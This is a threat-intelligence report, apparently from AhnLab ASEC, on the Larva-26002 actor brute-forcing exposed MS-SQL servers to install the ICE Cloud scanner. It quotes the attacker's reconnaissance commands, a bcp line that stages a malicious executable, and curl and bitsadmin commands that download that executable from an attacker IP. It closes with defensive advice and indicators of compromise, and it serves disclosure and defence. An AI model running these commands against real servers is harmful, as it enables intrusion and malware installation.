Attack Targeting MS-SQL Servers to Deploy the ICE Cloud Scanner (Larva-26002)

By ATCP

Published: 2026-03-19 · Archived: 2026-04-10 02:13:04 UTC

AhnLab SEcurity intelligence Center (ASEC) has confirmed that the Larva-26002 threat actor continues to target improperly managed MS-SQL servers in 2026. The Larva-26002 threat actor has distributed Trigona and Mimic ransomware in the past, and has since seized control of infected systems and installed scanners. The latest confirmed attack utilizes the ICE Cloud Client, a scanner malware written in Go language.

In January 2024, the Larva-26002 threat actor attacked MS-SQL servers to install the Trigona and Mimic ransomware **[1]**. The email address used in the Mimic ransomware is not known from other attack cases, but the email address used in the Trigona ransomware matched the email address covered by Palo Alto **[2]** and Zscaler **[3]**. The attack was characterized by the exploitation of the Bulk Copy Program (BCP) utility of MS-SQL servers. The threat actor also installed AnyDesk for remote control and a port forwarder for RDP connections. The same threat actor continued the attack in 2025, but in addition to AnyDesk, he used Teramind, an RMM tool, and a scanner built in Rust. **[4]**

In 2026, the attacker attacked the same improperly managed MS-SQL server as in the previous case, exploited BCP to create malware, and finally installed the scanner malware. However, it is characterized by the use of a scanner named ICE Cloud, which is built in the Go language, and the strings used in ICE Cloud are Turkish, which is also known to have been used by threat actors in the past Mimic ransomware attack. **[5]**

1. Attacks Against MS-SQL Servers

Larva-26002 attacks MS-SQL servers that are exposed to the outside world and are vulnerable to brute force attacks or dictionary attacks by setting up simple account information. After a successful attack, it uses the following commands to collect information about the infected system.

> hostname

> whoami

> ifconfig

> ifconfig /all

> netstat -an

> tasklist

> tasklist /FI “IMAGENAME eq sqlservr.exe” /FO CSV /NH

Next, it uses the BCP utility to create malware. For reference, the BCP utility, bcp.exe, is a command line tool used to import or export large amounts of external data from MS-SQL servers. It is typically used to save large amounts of data stored in a table on a SQL server to a file locally or to export a locally stored data file to a table on a SQL server.

The threat actor stored the malware in the database and then used BCP to create a file locally. In other words, the threat actor exported the malware from the table “uGnzBdZbsi” to the local path using the command as follows, and “FODsOZKgAU.txt” is a format file that contains formatting information. Note that both “uGnzBdZbsi” and “FODsOZKgAU.txt” are keywords that have been consistently used since the 2024 attack case.

> bcp “select binaryTable from uGnzBdZbsi” queryout “C:\ProgramData\api.exe” -T -f “C:\ProgramData\FODsOZKgAU.txt”

Target Type	File Name	File Size	File Path
Target	api.exe	2.5 MB	%ALLUSERSPROFILE%\api.exe
Current	bcp.exe	119.19 KB	%ProgramFiles%\microsoft sql server\client sdk\odbc\110\tools\binn\bcp.exe
Parent	cmd.exe	332 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	sqlservr.exe	361.69 KB	%ProgramFiles%\microsoft sql server\mssql12.mssqlserver\mssql\binn\sqlservr.exe

Process	Module	Target	Behavior	Data
bcp.exe	N/A	N/A	Creates executable file	api.exe
sqlservr.exe	N/A	N/A	Deletes executable file	N/A
cmd.exe	N/A	bcp.exe	Creates process	N/A

Figure 1. Malware creation exploiting the BCP utility

In certain environments, instead of using BCP, the scanner malware was downloaded using Curl or Bitsadmin tools and PowerShell.

> curl -o “C:\programdata\api.exe” “hxxp://109.205.211[.]13/api.exe”

> bitsadmin /transfer job1 /download /priority high “hxxp://109.205.211[.]13/api.exe” “C:\programdata\api.exe”

Target Type	File Name	File Size	File Path
Current	powershell.exe	444 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	332 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	sqlservr.exe	361.69 KB	%ProgramFiles%\microsoft sql server\mssql12.mssqlserver\mssql\binn\sqlservr.exe

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Connects to network	http://109.205.211.13/api.exe
sqlservr.exe	N/A	N/A	Deletes executable file	N/A

Figure 2. Scanner malware download using PowerShell

The api.exe file created through BCP, Curl, or Bitsadmin is a downloader that installs a piece of malware named ‘ICE Cloud Client.’ This malware functions as both a scanner and a brute-force tool, is developed in Go, and is

labeled ‘ICE Cloud Launcher.’ When executed with the “-show9” argument, it outputs the following execution log.



Figure 3. ICE Cloud Launcher execution log

ICE Cloud Launcher authenticates by sending the following packet to the C&C server and then sends a download request to download the scanner, “ICE Cloud Client”. The downloaded “ICE Cloud Client” is created with a random name disguising a legitimate program in the same path.

Figure 4. Authentication process with C&C server

The “ICE Cloud Client” is also written in Go language and is actually responsible for scanning the MS-SQL server. The strings contained in the binary are written in Turkish, and the emoticons used suggest that the author utilized generative AI. As for the RDP protocol, there is a simple connection test function, but the scanning command does not seem to be supported yet.

Figure 5. Turkish string and emoji

Figure 6. ICE Cloud Client execution log

After authenticating with the C&C server, the scanner proceeds with the registration process, according to which the server sends a list of addresses of pre-attack MS-SQL servers. It also sends the scanning target protocol “mssql” and ID/PW “ecomm/ecomm” along with the string “TASK”. the scanner tries to authenticate to MS-SQL with the ID/PW sent to the scanning target address and sends the successful result to the C&C server.



Figure 7. Scanning data received from C&C server

3. Conclusion

Attacks against MS-SQL servers typically include brute force attacks and dictionary attacks against systems that improperly manage account information. Administrators should protect their database servers from brute force attacks and dictionary attacks by using hard-to-guess account passwords and changing them regularly.

It is also important to update V3 to the latest version to prevent malware infection in advance. In addition, for database servers that are exposed to the internet, access must be controlled using security solutions such as firewalls to block external attackers. If these measures are not implemented beforehand, continuous infections may occur through attackers or malware.

MD5

0a9f2e2ff98e9f19428da79680e80b77

28847cb6859b8239f59cbf2b8f194770

5200410ec674184707b731b697154522

7fbbf16256c7c89d952fee47b70ea759

89bf428b2d9214a66e2ea78623e8b5c9

Additional IOCs are available on AhnLab TIP.

URL

http[:]//109[.]205[.]211[.]13/api[.]exe

Additional IOCs are available on AhnLab TIP.

FQDN

hostroids[.]com

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/92988/